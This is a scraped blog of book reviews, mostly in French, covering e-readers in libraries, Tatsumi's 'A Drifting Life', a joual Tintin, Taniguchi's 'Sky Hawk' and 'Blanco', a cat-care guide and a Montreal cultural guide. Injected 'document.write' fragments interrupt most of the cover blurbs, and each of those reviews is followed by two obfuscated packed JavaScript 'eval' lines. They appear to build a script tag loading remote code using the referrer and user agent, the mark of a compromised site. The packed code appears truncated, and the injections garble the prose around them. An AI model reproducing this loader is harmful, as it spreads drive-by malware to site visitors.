It would probably be safer (avoiding the devices being lost or broken) to make the readers available only on site and to put the emphasis on “lending” the eBooks themselves either from an on-site terminal or downloadable from the internet (i.e. the library’s webpage). The library could offer a large selection of DRM-free classics (already available for free on the internet anyway), but the technology now allow to also offer titles with DRM (Digital Right Management) with an expiration date (for example: after forty-five or sixty days the eBook deletes itself from the reader — Apple is already doing that when you rent movies on iTunes).

I might soon get the opportunity to also review a Sony Reader, so that will allow me to draw a better impression of each device by comparing them. Of course, personally, I still prefer to read on my iPad!

A Drifting Life

An epic memoir from a manga master — Over four decades ago, document.write(“”); Yoshihiro Tatsumi expended the horizons of comics storytelling by using the visual language of manga to tell gritty, literary stories about the private lives of everyday people. He has been called “the grandfather of Japanese alternative comics” and has influenced generations of cartoonists around the world. Now the visionary creator of The Push Man and Other Stories and Good-Bye has turned his incisive, unflinching gaze upon himself. Over ten years in the making, A Drifting Life is Tatsumi’s most ambitious, personal, and heart-felt work: an autobiographical bildungsroman in comics form. Using his life-long obsession with comics as a framework, Tatsumi weaves a complex story that encompasses family dynamics, Japanese culture and history, first love, the intricacies of the manga industry, and most importantly, what it means to be an artist. Alternately humorous, enlighting, and haunting, this is the masterful summation of a fascinating life and an historic career.” [Text from the back-cover]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yidds|var|u0026u|referrer|bhyre||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|diyba|var|u0026u|referrer|nsist||js|php’.split(‘|’),0,{}))

Yoshihiro TATSUMI [?? ????] was born in 1935 in Tenn?ji-ku, Osaka. Inspired by the work of Osamu TEZUKA and Noboru ÔSHIRO, he starts drawing manga in junior high school and has his first works (simple 4-panel and postcard manga) published in 1949. His first full-length story, Kodomojima (Children’s Island), is published by Tsurushobô in 1954. He becomes part of a group of artists based in the Kansai region publishing mostly for the kashibon’ya market (libraries specialized in renting hardcover books—many publishers, like Hinomaru bunko, produced their books and anthologies exclusively for that market). He then starts to be regularly published in manga compilation (contributing to anthologies like Kage [Shadow] or Machi [City]) and constantly experiments with his storytelling. His stylistic research culminate with the publication of Kuroi Fubuki (Black Snowstorm) in 1956.

Tatsumi (and the group of artists he associated with: Takao SAITÔ, Masaaki SATÔ, Masahiko MATSUMOTO among others) was writing action-oriented stories that were darker than the typical manga, and therefore, aimed at an older, more mature readership. His stories were about people’s everyday life and were using realistic themes that were more in sync with the socio-political problems of the time. In order to express such a complex storytelling he was using artistic techniques inspired by cinema (he was a big movie fan). That allowed for more expressive stories, as the narrative was better paced and the action flowing more naturally through the panels. In order to distinguish his style from the more comical and childish manga that was usual at the time, Tatsumi gave it the name “gekiga” (drama pictures). His group of artist was known as the “gekiga workshop.”

A Drifting Life (????, Gekiga Hyouryuu / A Drifting life in gekiga) was originally published in 2008 by Seirin Kogeisha. In this manga, Tatsumi is recounting how he got inspired by his brother, despite their sibling rivalry, to become a manga artist, how he met and exchanged with Osamu Tezuka and how he becomes the mangaka he is today. It is an autobiographical story but he changed his name to “Hiroshi Katsumi” (and also altered a few other characters’ name) in order to distance himself from the story (and hopefully avoid getting in trouble with his friends appearing in it!). We learned how he got involved with the pay-library market and created the gekiga workshop—which was quite successful until the late 50s and early 60s. At that time, Japan started to experience a postwar economic hyperdrive and, as people had a bigger disposable income, they were buying more than renting their manga. The pay libraries slowly faded away in favor of competing magazine publishers. Manga magazines grew in number, became much thicker and were published more frequently (often weekly instead of monthly).

A Drifting Life is a great book for many reasons. I’ll give you three of them. First, it is simply a good read as it tells a compelling human story. Second, if you are interested in Japanese culture, this manga offers some insights on ordinary people’s daily life and chronicles many events of Japan history during the 50s & 60s. Finally, and foremost, it provides an essential account of the history of manga. Of course, some might consider Tatsumi’s artwork a little crude and cartoony (the same can be said of Tezuka’s work), but there’s so much strength in the storytelling that you don’t really notice. What you do notice is the size of the book (840 pages! 2 inches thick!) which makes it a little difficult to manipulate and read, but not enough to deter from its captivating story (and, on the positive side, it can help develop your forearms!). Therefore, if you are seriously into manga, A Drifting Life is a must. If you are not convinced, you should know that it has just won two Eisner awards: for the Best U.S. Edition of International Material (Asia category) and for the Best Reality-Based Work of the year.

A Drifting Life, story & art by Yoshihiro TATSUMI (edited by Adrian Tomine, translated by Taro Nettleton). Montreal, Drawn & Quarterly, 2009. Paperback, 840 pages, 6.125 x 8.25 in. (22.1 x 16.5 cm), b/w. ISBN: 9781897299746. $29.95 US / $36.95 CDN. Recommended for teenagers (14+). See a preview of the first chapter (from the NYT) and of pages 53-59 (on the publisher’s website).
A Drifting Life © 2009 by Yoshihiro Tatsumi. © 2009 by Drawn & Quarterly for this english edition. All Rights Reserved.

More Yoshihiro TATSUMI books are available in translation. In English: Good-Bye and other stories (Catalan, 1988), The Push Man and other stories (D&Q, 2005), Abandon the Old in Tokyo (D&Q, 2006), Good-Bye (D&Q, 2008), Black Blizzard (D&Q, 2010); In French: Hiroshima (Artefact, 1983), Coups d’éclat (Vertige, 2003), Les larmes de le bête (Vertige, 2004), Good bye (Vertige, 2005), L’enfer (Cornélius, 2008).

Further readings: Yoshihiro TATSUMI official website, “Manifesto of a Comic-Book Rebel“ in New York Times (2009/04/14), review in Anime News Network (2009/07/04), and an interview in About.com: Manga.

Note: I am rather disappointed that Drawn & Quarterly did not even deign to answer my request for a review copy. Fortunately, Montreal (besides snobby publishers) has a great network of public libraries (free books!).

Colocs en stock

“Les albums de Tintin furent très tôt traduits (à partir de 1952) dans la plupart des langues du monde. Ainsi, document.write(“”); par l’entremise de ces traductions, Tintin est devenu un personnage réellement universel, connu de la Chine à l’Islande, de la Slovénie à la Thaïlande. Outil d’apprentissage ou d’immersion, l’album de Tintin peut, au fil des langues, devenir également une source de plaisir esthétique et visuel. Le lotus bleu en chinois ou Tintin au Tibet en tibétain raviront les amateurs et rendent justice à la portée universelle du génie d’Hergé.” [texte de présentation sur le site de l’éditeur — pour le texte de couverture arrière, voir l’image ci-bas]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hesir|var|u0026u|referrer|rditd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aefbz|var|u0026u|referrer|fsehi||js|php’.split(‘|’),0,{}))

Colocs en stock c’est la version québécoise de Coke en stock. Un peu avant sa parution, j’en ai lu la nouvelle avec incrédulité mais n’y ai pas porté trop d’attention (ayant d’autre chat à reviouer). Il y a quelques semaines, quand un collègue de la bibliothèque où je travaille me l’a mis entre les mains, je me suis dit que je devrais bien le lire, ne serait-ce que par curiosité… Alors: Traduire Tintin en plusieurs langues ça fait du sens pour accroitre la diffusion de ce qui est un icône de la BD. Le traduire en dialecte m’apparait toutefois comme une entreprise futile puisque les gens du Québec peuvent très bien lire et comprendre la version française traditionnelle. A la rigueur j’aurais vu une version localisée qui s’en tient à adapter les choses qui sont typiquement européennes et que les québécois peuvent difficilement comprendre (dans le genre changer “loterie du San Theodoros” par “6/49”, faute d’un meilleur exemple), mais tout traduire en joual? Non, vraiment pas nécessaire. C’est une curiosité, un exercice amusant; sans plus.

La meilleur c’est d’entendre (ou de lire) le serviteur de l’émir s’exclamer “je l’sais-tu, moé ?” C’est pas si pire de mettre ce genre d’expressions dans la bouche du capitaine Haddock (une chance qu’y continue à dire “mille milliards de mille sabords!”) mais de voir un journaliste cultivé comme Tintin dire des choses comme “Toé, si j’te pogne!” il me semble que ça “fite” pas pantoutte avec le personnage… Une grande déception: pas un seul sacre de tout l’album. I’me semble qu’Haddock aurait bien pu lâcher un tabarnak quec’part (oups! c’est contagieux, ce language). C’est tout de même drôle à lire (ou re-lire).

Pour vous donner une idée, voici la première page de Colocs en stock et celle de Coke en stock:

Puis les pages 2 et 3 de Colocs en stock:

Finalement, la page 4 de Colocs en stock et celle de Coke en stock:

Je ne suis d’ailleurs pas le seul à avoir un avis mitigé sur cet album comme en font foi ces critiques du Devoir (2008/11/20), de La Presse (2009/10/21) et Radio-Canada (2009/10/16). On trouve également sur Canoë un mini-interview avec Yves Laberge.

Colocs en stock par Hergé (adaptation par Yves Laberge). Casterman, 2009. Couleur, 22.6 x 30.4 cm, 64 pgs. 9.95 € / $19.95 Can. Recommandé pour tous? (7+). ISBN: 978-2-203-02655-1.
Colocs en stock © Casterman, 2009.

Sky Hawk

“Hikosaburô et Manzô, document.write(“”); deux samouraïs exilés aux Etats-Unis depuis la restauration de Meiji (1868), vivent de leur chasse sur le territoire des Indiens Crow.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yszka|var|u0026u|referrer|bbird||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbhik|var|u0026u|referrer|hsaen||js|php’.split(‘|’),0,{}))

“Un jour, Hikosaburô porte secours à une Indienne, Running Deer, poursuivie par des chasseurs de prime. Ils sont sauvés in extremis par un groupe de guerriers Oglagla conduits par Crazy Horse. Le chef indien, fasciné par la technique de combat des deux samouraïs, les invite à rejoindre son campement pour enseigner le ju-jitsu à ses hommes. Une profonde amitié va alors naître entre eux.”

“Devenus Sky Hawk et Winds Wolf, les deux samouraïs vont lutter aux côtés des Indiens contre les hommes blancs venus à la conquête de l’Ouest. La bataille pour sauver leur terre sacrée des Black Hills s’annonce terrible, mais ces valeureux guerriers sont bien décidés à lutter jusqu’au bout.”

“Avec SKY HAWK, Jirô Taniguchi nous livre un western fascinant où bushidô japonais et code d’honneur indien se retrouvent autour des mêmes valeurs. Les décors du far-west américain et le style épuré de l’auteur servent à merveille l’histoire d’une amitié improbable.” [Texte de présentation du rabat de couverture ainsi que du site de l’éditeur]

Sky Hawk (??? / Ten no taka / lit. “Faucon Céleste”) a été publié au Japon par Futabasha en 2002 et en France par Casterman (collection Sakka) en 2009. Taniguchi démontre une fois de plus sa polyvalence par le fait qu’il est à l’aise avec une grande diversité de genres. Il poursuit son rapprochement avec la BD franco-belge en s’attaquant cette fois au western, un genre typiquement occidental. Dans la préface de l’ouvrage, Jean “Moebius” Giraud se targue d’ailleurs que le western survit maintenant plus dans la BD franco-belge que dans le cinéma Hollywoodien. Et Taniguchi, dans la postface, avoue encore une fois avoir grandement été influencé et stimulé par cette BD européenne, particulièrement—dans le cas de Sky Hawk—par les “séries de western telles que Mac Coy [Gourmelen & Palacios], Blueberry [Charlier & Giraud], Comanche [Herman & Greg], Jonathan Cartland [Harlé & Blanc-Dumont]”. Il a bien sûr également été inspiré par le western hollywoodien (des films comme Little Big Man, Jeremiah Johnson, Un homme nommé cheval, Danse avec les Loups ou Le Derniers des Mohicans). Il précise qu’il voulait faire du western depuis longtemps mais qu’il cherchait une façon d’introduire le genre d’une manière qui serait appréciée par le public japonais. C’est alors qu’il eut l’idée de mettre en scène des personnages Japonais.

Sky Hawk semble bien loin de l’humanisme et des déambulations introspectives du Journal de mon père ou Quartier Lointain. On y retrouve pourtant une des thématiques chères à Taniguchi: les vastes étendues de nature sauvage. En effet, Sky Hawk allie avec dextérité l’action et le naturalisme de Blanco à la violence et au récit historique de Kaze no Sho. Sur une toile de fond historique rigoureusement recherchée, Taniguchi superpose l’histoire de deux ronins exilés dans l’ouest américain. Si ces deux personnages sont eux fictifs, la présence de Japonais en Amérique à cette époque est un fait établi (il nous le précise dans la postface: “j’ai appris qu’en 1869 une quarantaine de Japonais du clan Aizu, ayant perdu la guerre de Boshin, avaient emprunté le bateau à vapeur China, partant de Yokohama pour se rendre à San Francisco”). Pour ancré l’authenticité du récit il le parsème de faits et de personnages historiques, le faisant culminer avec la bataille de Little Big Horn où Custer sera défait et tué.

Sky Hawk est une bonne occasion pour Taniguchi de dessiner ces grands espaces naturels et sauvages qu’il aime tant, mais aussi de tracer un parallèle entre les cultures nippone et amérindienne qui, toutes deux basées sur des croyances animistes, vouent un grand respect à la nature. La comparaison pourrait bien même être poussée au niveau politique: les deux samurai ont fuit le Japon après avoir été défait par les forces qui favorisaient l’influence européenne et se retrouvent en Amérique à lutter contre ces même européens qui veulent envahir l’ouest et détruire la culture amérindienne. On peut possiblement y voir une critique voilée de l’expension de l’influence américaine qui piétine injustement toutes les cultures par où elle passe, mais c’est par contre certainement un avertissement où Taniguchi nous rappelle que la destruction de la nature—illustrée ici par les bisons—a aussi des effets dévastateurs sur les cultures humaines.

Le style de Taniguchi s’est grandement amélioré depuis Blanco (1985) et Kaze no Sho (1992). La preuve en est ses superbes illustrations de début de chapitres. Il a maintenant une excellente maitrise du récit d’action, tout en conservant son style clair et précis. Sky Hawk est du pur Taniguchi à son meilleur. Malgré que ce soit un récit d’action, il nous entraine dans une marche à travers l’Ouest sauvage américain et suscite une sorte d’introspection sur la destruction du magnifique, mais fragile, équilibre de la nature (à laquelle l’homme appartient) et qui se fait souvent pour des raisons bassement égoïstes et politiques. A lire absolument.

Sky Hawk par Jir? TANIGUCHI. Casterman (Coll. Sakka), 2009. B&W, 15 x 21 cm, 288 pgs (dont 8 en couleur). 12.50 € / $26.95 Can. Recommandé pour adolescents (14+). ISBN: 978-2-203-02617-9.
Ten no Taka (Sky Hawk) © Jiro Taniguchi, 2002. © Casterman, 2009 pour la traduction française.

Références: notice bibliographique et notice Wikipedia.

Blanco, Vol. 1-2

Blanco_cov1“Une ancienne légende inuit raconte qu’une fois tous les sept ans, les esprits de toutes les proies abattues par les chasseurs se réincarnent dans un être surpuissant à l’apparence d’un chien blanc, venu enlever la vie des hommes. Hiver 1989, Alaska. Deux chasseurs sont attaqués par un chien blanc à la tête d’une meute de loups. L’un des deux hommes trouve la mort instantanément suite à un exploit extraordinaire de la bête. Par la suite, l’armée américaine met secrètement la tête de l’animal à prix auprès de chasseurs chevronnés. Une chasse est lancée et un carnage a bien lieu: celui de tous ces braconniers. Une poursuite acharnée s’engage alors contre ce prédateur… Quel secret se cache derrière ce simple chien blanc pourtant si redoutable ? Légende maléfique ou secret militaire bien gardé ?” [Texte de présentation sur le site de l’éditeur]

Publié initialement sous le titre Chō Sentō Inu Buranka (超戦闘犬 ブランカ; littéralement “super chien de combat Blanca”, mais simplement traduit “Le chien Blanco”), Blanco [ブランカ, Blanca] a d’abord été sérialisé au Japon (1984-85) dans un magazine qui cessa de paraître avant que le récit soit complété, puis a été publié en volumes dans son intégralité par trois éditeurs successifs: Shodensha (1985-86), Futabasha (1990) et Shogakukan (1996). En France, Casterman le publie d’abord en 1996-97, sous le titre Le Chien Blanco, dans le sens de lecture occidental. Il est toutefois republié en 2009 dans la collection “Sakka”, cette fois dans le sens de lecture original, avec une nouvelle traduction et une meilleure qualité d’impression. Le premier volume arbore d’ailleurs huit pages couleur.

Blanco est l’un des premiers manga où Jirō TANIGUCHI scénarise ses propres histoires tout en s’attaquant à des récits plus long. Il y développe plus avant sont intérêt pour le naturalisme, auquel il avait pris goût alors qu’il n’était qu’un simple assistant et qu’il lisait Jack London et Ernest Thompson Seton—qui auront d’ailleurs une grande influence sur son oeuvre. On est toutefois encore loin des déambulations introspectives et du style clair et précis auxquels Taniguchi nous a habitué avec ses plus récents manga. Non, Blanco est une oeuvre plus fruste, un manga d’action où il dépeint la confrontation violente entre l’homme et la bête, sur un arrière-plan de nature sauvage immaculée et d’intrigue politique internationale.

Blanco_v1_p091

Vol. 1, page 91

Dans le premier volume, nous suivons Blanco, un chien blanc mystérieux qui possède des capacités extraordinaires. En provenance de Sibérie, il a traversé en Alaska par le détroit de Béring et continue inlassablement sa route au Yukon, en direction sud-est, vers une destination inconnue. Il est poursuivit par des agents et des militaires d’une puisssance étrangère—non pas les Américains (comme la présentation de l’édition française suggère de façon érronnée) mais la “République R” qui, après avoir tenté d’échapper à l’influence russe en développant une arme secrète [la Corée du Nord?], essaie maintenant d’en éliminer toutes traces. Blanco tue sans merci tout ceux qui s’interposent à sa course folle et, ce faisant, attirera l’attention d’un chasseur (dont les compagnons ont été tué par Blanco) et d’une biologiste (dont le collègue a été tué par les agents de la République R).

Blanco_cov2Dans le second volume, l’identité et les motivations de Blanco se précisent. Il est le fruit de modifications génétiques et a été kidnappé par les agents de la République R dans le but d’en faire une arme secrète meurtrière. Ayant réussi à s’échapper, il tente de rejoindre sa véritable maîtresse, Patricia, la petite-fille de son créateur, qui vit à New York. La poursuite s’intensifie: Shiba, le chasseur japonais, se fait des alliés mais revise ses intensions face à Blanco; Helène, la biologiste, retrace Patricia et découvre le secret du chien blanc; la République R envoi des commandos d’élite et une meute de chiens génétiquement modifiés pour éliminer définitivement Blanco. Toutefois, le métabolisme de celui-ci s’embale et s’épuise, lui laissant juste assez de force pour un dernier exploit avant de retrouver Patricia dans un climax touchant. Mais ce n’est pas la fin de l’histoire, puisqu’une louve a donné naissance aux petits de Blanco…

Blanco_v2_p161

Vol. 2, page 161

Je dois avouer avoir eu beaucoup de mal à embarquer dans cette histoire: les capacités surnaturelles de Blanco et certains éléments de l’histoire (un saut de 170 pieds? communication télépathique longue distance! des troupes étrangères entrant au Canada sans être détectées…) semblent trop invraissemblables; de plus, le récit démarre très lentement. Toutefois, si l’on est patient, on se fait éventuellement emporter par l’histoire. Le récit est fluide et Taniguchi maîtrise plutôt bien les scènes d’action. Mais, même si ce manga a été populaire au Japon et qu’il a été bien reçu en Europe, je crois que Blanco est une des oeuvres plutôt moyenne de Taniguchi. C’est bon et vaut la peine d’être lu mais sans plus.

Cette série se poursuit avec un deuxième cycle intitulé Kami no inu Blanca II (神の犬 ブランカII, “Blanca 2: Le chien des dieux”) qui a été sérialisé en 1995-96 et publié lui aussi en deux tomes. Casterman, dans son édition française, l’a simplement intégré à la première partie sous le seul titre de Blanco: le vol. 3, intitulé L’Heure du Loup (272 pg, ISBN: 978-2-203-02882-1), est paru en février 2010 et le vol. 4, intitulé La Croisée des Chemins (272 pg, ISBN: 978-2-203-03010-7), vient tout juste de paraître (le 30 juin 2010) et conclut la série. Nous commenterons séparément ces deux volumes plus tard.

Blanco Vol. 1: La Poursuite, Vol. 2: L’Instinct du Retour par Jirō TANIGUCHI. Casterman (Coll. Sakka), 2009. B&W, 15 x 21 cm, 280 & 288 pgs. 12.50 € / $24.95 Can. Recommandé pour adolescents (14+). ISBN: 978-2-203-02092-4 (vol. 1), 978-2-203-02524-0 (vol. 2). stars-2-5

Vous trouverez plus d’information sur les sites suivants:

[ AmazonBiblioGoodreads — Wikipedia — WorldCat ]

Blanco © Jiro Taniguchi, 1996. © Casterman, 2009 pour la traduction française.

[ Translate ]

Trucs et astuces pour bien vivre avec son chat

“Illustré par des dessins, document.write(“”); ce guide pratique, organisé par ordre alphabétique, répond à toutes les questions que vous vous posez à propos du comportement et de la santé de votre chat: Peut-on éduquer un chat? Le chat a-t-il un language vocal et un language corporel? Quelle alimentation choisir? Que faire en cas de manifestation d’agressivité? Quels sont les signes des maladies les plus fréquentes? Comment puis-je me faire comprendre de lui? Pourquoi déprime-t-il? Quel est son véritable territoire? Les nombreux conseils de spécialistes vous permettront de faire de vous et de votre chat des compagnons épanouis et heureux de vivre ensemble” [Texte de couverture arrière]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ietna|var|u0026u|referrer|inery||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yiyks|var|u0026u|referrer|kkkyk||js|php’.split(‘|’),0,{}))

Malgré la présentation un peu simpliste (et les exemples de questions qui frisent le ridicule) de la couverture arrière, j’ai trouvé ce guide fort intéressant justement parce qu’il répondait bien à la plupart de mes questions et inquiétudes sur le sujet des félins. C’est bien écrit, plutôt simple et, si les dessins en question font un peu amateur, l’impression en deux couleurs et le graphisme de l’ensemble est visuellement plaisant. C’est donc un ouvrage agréable à lire.

Écrit par un vétérinaire, l’ouvrage est assez instructif et vise à nous donner une meilleur compréhension de nos félins familiers, dans leur comportements quotidiens et leur moment de détresse. On apprend comment composer avec ces glandes anales malodorante, comment apprivoiser un chat errant, comment donner un bain, que faire si le chat boite, s’il regurgite, s’il a la diarrhée, quel genre de bol utiliser pour l’eau, l’importance du brossage, comment corriger un chat, comment lui brosser les dents, prendre soins de ses oreilles, etc. (pour plus de détails voir la table des matières). J’ai trouvé ce livre très utile et je le recommende donc. Toutefois, tout aussi intéressant qu’il soit, à $35 pour à peine plus de deux-cent pages, ce bouquin est définitivement trop cher. Alors faites comme moi et empruntez-le (réservez-le) à votre bibliothèque publique locale.

Chose étrange, si l’on visite le site de l’éditeur européen, on retrouve pour le même numéro d’ISBN (qui est pourtant une numéro d’identification unique pour un livre) un ouvrage avec un titre et des auteurs différents (Trucs et astuces pour éduquer son chat par le Pr Guy Quéinnec et Gérard Gilbert). Mystère…

Trucs et astuces pour bien vivre avec son chat, par Dr Philippe Jeanmonod & Gérard Gilbert. Paris, Hachette (Coll. Pratique), 2009. 22.4 x 16.6 cm, 236 pgs,. $34.95 Can / 19.90 Euros. ISBN: 978-2-01-237478-2.
Trucs et astuces pour bien vivre avec son chat © 2009, Hachette Livre (Hachette Pratique), Paris.

Guide du Montréal Multiple

“Tous les Montréalais ont une chose en commun : ils portent l’immigration dans leur ADN. Un Montréalais sur cinq est né à mille lieues de la rue Sainte-Catherine. Couche par couche, document.write(“”); la ville s’est construite sur l’apport de cultures différentes. Mais que connaissent vraiment les Montréalais de la multiplicité culturelle qui les entoure et dont ils font irrémédiablement partie? Ce livre propose de donner à ceux qui le consulteront toutes les clés nécessaires pour mieux explorer la ville et pour établir des contacts plus vrais, plus profonds avec des Montréalais de toutes origines.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fznat|var|u0026u|referrer|eeits||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|razna|var|u0026u|referrer|dteas||js|php’.split(‘|’),0,{}))

“Le Guide du Montréal multiple s’adresse à la fois aux Montréalais de longue date, qui pensent (parfois à tort) connaître la ville dans ses moindres recoins, et aux nouveaux arrivants. Il s’adresse à l’hindou qui veut s’offrir une séance de vaudou. À la pâtissière polonaise qui aimerait connaître l’art de la boxe thaï. Et au fan de poutine qui a un petit faible pour la danse du ventre. En fait, il est destiné à tous ceux qui veulent tirer le meilleur de ce que le Montréal du 514 et du 450 a à offrir et qu’aucune autre ville ne met à leur disposition.” [Texte de couverture arrière]

Montréal est une métropole multi-ethnique. Malheureusement, cela a trop souvent une connotation négative dans un Québec parfois xénophobe. Et même si Sartre a dit que “l’enfer c’est les autres”, c’est pourtant chez l’autre qu’on trouve cette fraîcheur, cette nouveauté, cette grande diversité qui nous éveille, nous stimule et donne à la vie ce piment qui la rend si excitante. Et c’est dans le miroir du regard de l’autre que l’on découvre qui l’on est vraiment.

Ce livre est un guide de la merveilleuse diversité montréalaise. Ce n’est pas le genre de livre que l’on lit d’un trait, du début à la fin, mais plutôt un bouquin que l’on garde sur sa table de chevet, que l’on feuillette de temps en temps et que l’on consulte au besoin. C’est un trésor d’information, ou plutôt une carte au trésor qui nous fait découvrir la richesse des différentes communautés culturelles qui se cachent dans les racoins des multiples arrondissements de Montréal.

En suivant l’ordre des différentes vagues d’immigration qui ont déferlé sur Montréal, ce guide nous permet d’explorer de nouvelles cultures: les Autochtones, les Européens de l’ouest (québécois, anglais, écossais, irlandais, français, allemand, italien, grec, portugais, espagnol), les Juifs, les Européens de l’est (russe, ukrainien, polonais, hongrois, roumain), les Arabes et autres peuples du Moyen-Orient (libanais, syrien, égyptien, arménien, afghan, iranien, turc, kurde, palestinen, irakien), les Asiatiques (chinois, vietnamien, philippin, japonais, coréen, cambodgien, tibétin, laotien, thaïlandais, indonésien, malaisien, mongol), les gens du sous-continent indien (indien, pakistanais, bangladais, sri-lankais), puis les Antillais (jamaïcais, trinidadien, haïtien), les Latino-Américains (mexicain, guatemaltèque, salvadorien, colombien, brésilien, argentin, chilien, péruvien, cubain, dominicain, vénézuelien), les Africains (francophone: sénégalais, burkinabé, malien; anglophone de l’ouest: ghanéen, nigérian; anglophone de l’est: kényan, zimbabwéen, éthiopien; congolais; rwandais et burundais; du côté de l’océan indien: malgache, mauricien, réunionnais) et, finalement, les Maghrébins. Ouf! Ça en fait du monde! Avec quelques pages sur chacunes de ces cultures, c’est pas surprenant que ce guide ait plus de quatre cent pages!

Les notices pour chacunes de ces groupes débutent par un texte de présentation (histoire et statistiques: taille de la population, religion, langue(s), vocabulaire de base, etc.), suivi d’un calendrier d’événements importants, d’un carnet d’addresses (sélection de restos, bars, cafés, épiceries, et magasins) et d’un répertoire médiatique (journaux, sites internet). Certaines notices comportent également des encadrés (indiquant par exemple les lieux de culte), une rubrique “En savoir plus” (associations, écoles, activités, etc.), et le portrait d’une personnalité proéminente de la communauté.

Je n’ai fait que parcourir ce livre, m’attardant particulièrement à la section sur le Japon. Je suis sûr que ce n’est pas complet ou exhaustif (toutefois ce que j’ai lu sur la communauté japonaise me semblait exacte et assez complet, quoique pas toujours récent) mais c’est un ouvrage unique en son genre et qui offre une véritable mine d’information et une infinité de places à explorer. C’est bien écrit, l’information est claire et la présentation est agréable. Vous découvrirez des choses étonnantes sur Montréal et les connaissances que vous en tirerez vous apporterons une compréhension accrue des autres cultures montréalaise et de leur différences. J’adore! C’est définitivement une livre à avoir et/ou à consulter.

Pour en savoir plus vous pouvez visiter le site de l’éditeur (qui offre un extrait du livre), le blogue des auteurs (avec des mise à jour et nouvelles suggestions) ou encore des critiques dans La Presse ou le journal Métro.

